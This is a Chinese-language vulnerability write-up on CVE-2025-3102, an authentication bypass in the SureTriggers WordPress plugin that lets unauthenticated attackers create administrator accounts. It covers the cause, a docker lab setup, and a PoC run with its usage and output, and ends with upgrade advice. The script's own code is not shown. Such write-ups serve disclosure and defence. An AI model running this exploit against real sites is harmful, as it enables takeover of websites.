


WordPress前台管理员账户创建漏洞 (CVE-2025-3102) POC及一键部署环境

漏洞介绍

SureTriggers: All-in-One Automation Platform 是一款专为 WordPress 打造的自动化流程管理插件，支持无代码创建工作流，帮助用户在多个插件和第三方服务之间实现高效协同。通过设置触发器 (Trigger)、条件 (Condition) 和动作 (Action)，用户可以自动化处理如表单提交、用户注册、订单创建、邮件发送等常见操作。SureTriggers 支持与 WooCommerce、LearnDash、FluentCRM 等众多插件集成，还可连接外部平台如 Google Sheets 和 Slack，大大提升网站的自动化水平与运营效率。

官网显示，该插件活跃下载量达到10万+



WordPress 的 **SureTriggers: All-in-One Automation Platform** 插件在所有版本（包括并不高于 1.0.78）中，存在一个身份验证绕过漏洞，允许攻击者创建管理员账户。漏洞的根本原因在于插件的 `authenticate_user` 函数中对 `secret_key` 值缺少空值校验。当插件已安装并启用、但尚未配置 API 密钥时，未验证身份的攻击者可以利用该漏洞，在目标网站上创建管理员账号，从而获取完全控制权限。

相关icon(10):

- WordPress (999+)
- Apache (156)
- Wordpress (134)
- Wordpress (99)
- Apache (47)
- Apache (45)
- Apache (17)
- Apache (11)
- Apache (10)
- Apache (10)

96,798 条匹配结果 (35,019 条独立IP), 1515 ms, 关键词搜索。

显示一年内数据, 点击 all 查看所有。

智能排除蜜罐/仿冒数据 32 条, 点击 查看。

网站指纹排名

hs1bc... 23

漏洞条件

- SureTriggers ≤ 1.0.78


环境部署

具体POC及一键部署环境见文末

执行一条命令即可部署环境

```
docker-compose up -d
```

访问 <http://your-ip:8000> 出现如下页面证明部署成功



选择好语言，接着点“Continue”正常创建一下网站，在插件处启用一下**SureTriggers**

评论

外观

插件 2

已安装插件

安装新插件

用户

工具

设置

收起菜单

批量操作 应用

插件 描述

Akismet Anti-spam: Spam Protection 启用 | 删除 Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from spam**. Akismet AI spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to Akismet Settings page to set up your API key.
5.3.3 版本 | 作者: Automatic - Anti-spam Team | 查看详情


⟳ Akismet Anti-spam: Spam Protection 有新版本可用。查看版本 5.3.7 详情或立即更新。

SureTriggers 启用 | 删除 SureTriggers helps people automate their work by integrating multiple apps and plugins, allowing them to share data and perform tasks automatically.
1.0.78 版本 | 作者: SureTriggers | 查看详情

⟳ SureTriggers 有新版本可用。查看版本 1.0.81 详情或立即更新。

你好多莉 启用 | 删除 这不是普通的插件, 它象征着一代人希望和热情, 浓缩成 Louis Armstrong 的四个字: 你好, 多莉。在启用后, 在您站台每个页面的右上角都可以看到一句来自《俏红娘》音乐剧的英文原版台词。
1.7.2 版本 | 作者: Matt Mullenweg | 查看详情

在“设置-固定链接”中勾选“文章名”即可成功部署环境



选择您的站点所要使用的固定链接结构。纳入 `%postname%` 标签能让链接更容易理解，也能帮助您的文章在搜索引擎中有更好的排名。

固定链接结构

朴素
`http://10.211.55.2:8000/?p=123`

日期和名称型
`http://10.211.55.2:8000/2025/04/15/sample-post/`

月份和名称型
`http://10.211.55.2:8000/2025/04/sample-post/`

数字型
`http://10.211.55.2:8000/archives/123`

文章名
`http://10.211.55.2:8000/sample-post/`

自定义结构
`http://10.211.55.2:8000 /%postname%/`

可用标签:

`%year%` `%monthnum%` `%day%` `%hour%` `%minute%` `%second%` `%post_id%` `%postname%` `%category%`

漏洞复现

利用如下python脚本，-t参数是目标wordpress地址，-nmail是新增管理员账号的邮箱，-nu参数是新增管理员账号的用户名，-np参数是新增管理员账号的密码。

```
(CommonPython) usage: CVE-2025-3102.py [-h] -u URL [-nmail NEWMAIL] [-nu NEWUSER] [-np NEWPASSWORD]
CVE-2025-3102-U % python CVE-2025-3102.py -h

SureTriggers <= 1.0.78 - Authorization Bypass

options:
  -h, --help            show this help message and exit
  -u URL, --url URL    Target WordPress base URL
  -nmail NEWMAIL, --newmail NEWMAIL
                        Email to register
  -nu NEWUSER, --newuser NEWUSER
                        Username to register
  -np NEWPASSWORD, --newpassword NEWPASSWORD
                        Password for the new user
```

使用命令 `python CVE-2025-3102.py -u http://127.0.0.1:8000/ -nmail albatr0ss@gmail.com -nu albatr0ss -np 123456` 成功创建了管理员账号: a1batr0ss/123456

```
(CommonPython) -np 123456
CVE-2025-3102-U % python CVE-2025-3102.py -u http://127.0.0.1:8000/ -nmail albatr0ss@gmail.com -nu albatr0ss
[*] Fetching plugin version...
[+] Plugin version: 1.0.78
[+] Vulnerable version detected. Proceeding with exploit...
[+] Exploit successful!
[+] Credentials: a1batr0ss:123456
```

我们使用a1batr0ss/123456成功登录管理员账号

WordPress 6.8 现已可用! 请立即更新。

用户 [添加用户](#)

全部 (7) | 管理员 (7)

批量操作 [应用](#) 将角色变更为... [更改](#)

用户名	显示名称	邮箱	角色	文章
a1batr0ss	—	a1batr0ss@gmail.com	管理员	0
admin	—	admin@sheincorp.cn	管理员	1

漏洞修复

- 将SureTriggers插件升级到 > 1.0.78的版本 (<https://wordpress.org/plugins/suretriggers/>)

Plugin Directory • OttoKit: All-in-One Automation Platform (Formerly SureTriggers)

Previous Versions

Previous versions of plugins may not be secure or stable. They are not recommended for us production websites.

Please select a specific version to download.

✓ Development Version

- 1.0.81
- 1.0.80
- 1.0.79
- 1.0.78
- 1.0.77
- 1.0.76

[Download](#)

About 1.0.75 Showcase Learn

News 1.0.74 Themes Documentation